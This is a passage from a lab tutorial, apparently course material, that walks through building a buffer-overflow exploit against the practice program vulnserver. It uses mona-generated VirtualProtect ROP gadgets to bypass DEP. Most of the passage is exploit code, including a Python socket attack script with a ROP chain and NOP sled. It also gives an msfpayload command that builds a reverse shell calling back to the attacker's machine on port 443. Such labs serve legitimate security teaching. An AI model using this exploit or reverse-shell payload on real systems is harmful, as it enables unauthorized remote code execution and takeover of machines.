
You should have MONA installed in Immunity from the previous project.

In Immunity, at the bottom, there is a white bar. Click in that bar and type this command, followed by the Enter key:

!mona rop -m *.dll -cp nonull


MONA will now hunt through all the DLLs and construct chains of useful gadgets. As you might imagine, this is a big job, so you'll need to wait a few minutes.

The progress is shown in a "Log data" window, as shown below.



When I did it, the "Log data" window vanished. If it does that to you, click **View**, "**Log data**" to bring it to the front, and maximize it.

The ROP generator took about 3 minutes to find thousands of gadgets, as shown below.



Notice the path for the "stackpivot.txt" file in the MONA output. Click **Start**, **Computer**. Navigate to that folder. In that folder, double-click the **rop_chains.txt** file.

Understanding the VirtualProtect() ROP Chain

In the "rop_chains.txt" file, scroll down to see the "Register Setup for VirtualProtect()" section, as shown below.

```
#################################################################

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = tr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```


This is what we need to do: insert all those values into registers, and then JMP ESP.

That's how Windows API calls work: you load the parameters into the stack and then call the function's address.

Python Code for ROP Chain

Scroll down further in the "rop_chains.txt" file, to see Python code ready to use, as shown below. How great is that?

Highlight the Python code, right-click it, and click **Copy**, as shown below.



Adding the ROP Code to the Attack

On your Kali Linux machine, in a Terminal window, execute these commands:


cp vs-rop1 vs-rop2

nano vs-rop2

In the nano window, use the arrow keys on the keyboard to move the cursor below the "sport = 9999" line.

Press **Shift+Ctrl+V** to paste in the Python ROP code.

The result should be as shown below.



Fixing Indentation

Indentation matters in Python. Use the arrow keys to move to the start of the file.

As you can see in the image below, there's an indentation problem--the pasted code is indented two spaces in from the rest of the program.

```
 GNU nano 2.2.6                File: vs-rop2                         Modified

#!/usr/bin/python
import socket
server = '192.168.119.130'
sport = 9999
  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x75e5549a,  # POP ECX # RETN [MSCTF.dll]
      0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
      0x75e3fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
      0x775a3429,  # POP EBP # RETN [ntdll.dll]
      0x75e12273,  # & jmp esp [NSI.dll]
      0x75cb1834,  # POP EAX # RETN [msvcrt.dll]
      0xffffdff,  # Value to negate, will become 0x00000201
      0x7593152b,  # NEG EAX # RETN [RPCRT4.dll]
      0x75ced3a5,  # XCHG EAX,EBX # RETN [msvcrt.dll]
      0x75cb1834,  # POP EAX # RETN [msvcrt.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Carefully delete the first two spaces from every line of the ROP code, so your program looks like the image below.

```
 GNU nano 2.2.6                File: vs-rop2                         Modified

    0x7593152d,  # RETN (ROP NOP) [RPCRT4.dll]
    0x77788040,  # POP EAX # RETN [kernel32.dll]
    0x90909090,  # nop
    0x7770e1e0,  # PUSHAD # RETN [kernel32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
brk = '\xcc'
padding = 'F' * (3000 - 2006 - 4 - 16 - 1)
attack = prefix + eip + nopsled + brk + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

The next step is to add the rop_chain to the attack. It replaces the eip.

Change these two lines:

padding = 'F' * (3000 - 2006 - 4 - 16 - 1)


attack = prefix + eip + nopsled + brk + padding

to this:

padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - 1)

attack = prefix + rop_chain + nopsled + brk + padding


as shown below.



Adding Libraries

Use the arrow keys to move to the start of the file.

Add the two libraries "struct" and "sys" to the import statement, as shown below:



To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

chmod a+x vs-rop2

Restarting Vulnerable Server and Immunity

On your Windows 7 machine, double-click **vulnserver** to restart it.

On your Windows desktop, right-click "**Immunity Debugger**" and click "**Run as Administrator**". In the User Account Control box, click **Yes**.

In Immunity, click **File**, **Attach**. Click **vulnserver** and click **Attach**.

Click the "**Run**" button.

Running the ROP Attack


On your Kali Linux machine, in a Terminal window, execute this command:

./vs-rop2

The lower left corner of the Immunity window now says "INT 3 command", as shown below.

In the upper right pane of Immunity, left-click the value to the right of ESP, so it's highlighted in blue.

Then right-click the highlighted value and click "**Follow in Dump**".



The lower left pane shows the NOP sled as a series of 90 bytes, followed by a CC byte.

This is working! The ROP Chain turned off DEP, so the code we added to the stack executed.

Right now, the injected code is 16 NOPs and an INT 3.

Restarting Vulnerable Server and Immunity

On your Windows 7 machine, double-click **vulnserver** to restart it.

On your Windows desktop, right-click "**Immunity Debugger**" and click "**Run as Administrator**". In the User Account Control box, click **Yes**.

In Immunity, click **File**, **Attach**. Click **vulnserver** and click **Attach**.

Click the "**Run**" button.

Creating Exploit Code

On your Kali Linux machine, in a Terminal window, execute this command.

ifconfig

Find your Kali machine's IP address and make a note of it.

On your Kali Linux machine, in a Terminal window, execute the command below.


Replace the IP address with the IP address of your Kali Linux machine.

msfpayload windows/shell_reverse_tcp LHOST="192.168.119.131" LPORT=443 EXITFUNC=thread R | msfencode -b '\x00'

This command makes an exploit that will connect from the Windows target back to the Kali Linux attacker on port 443 and execute commands from Kali.

The exploit is encoded to avoid null bytes. because '\x00' is a bad character.

Use the mouse to highlight the exploit code, as shown below. Right-click the highlighted code and click **Copy**.



Inserting the Exploit Code into Python

On your Kali Linux machine, in a Terminal window, execute these commands:

cp vs-rop2 vs-rop2


nano vs-rop2

Use the down-arrow key to move the cursor to the end of this line:

sport= 9999

Press Enter twice to insert blank lines.

Then right-click and click **Paste**, as shown below.




The exploit code appears in the file.

Use the arrow keys to move to the start of the file.


Before the inserted hexcode, insert this line:

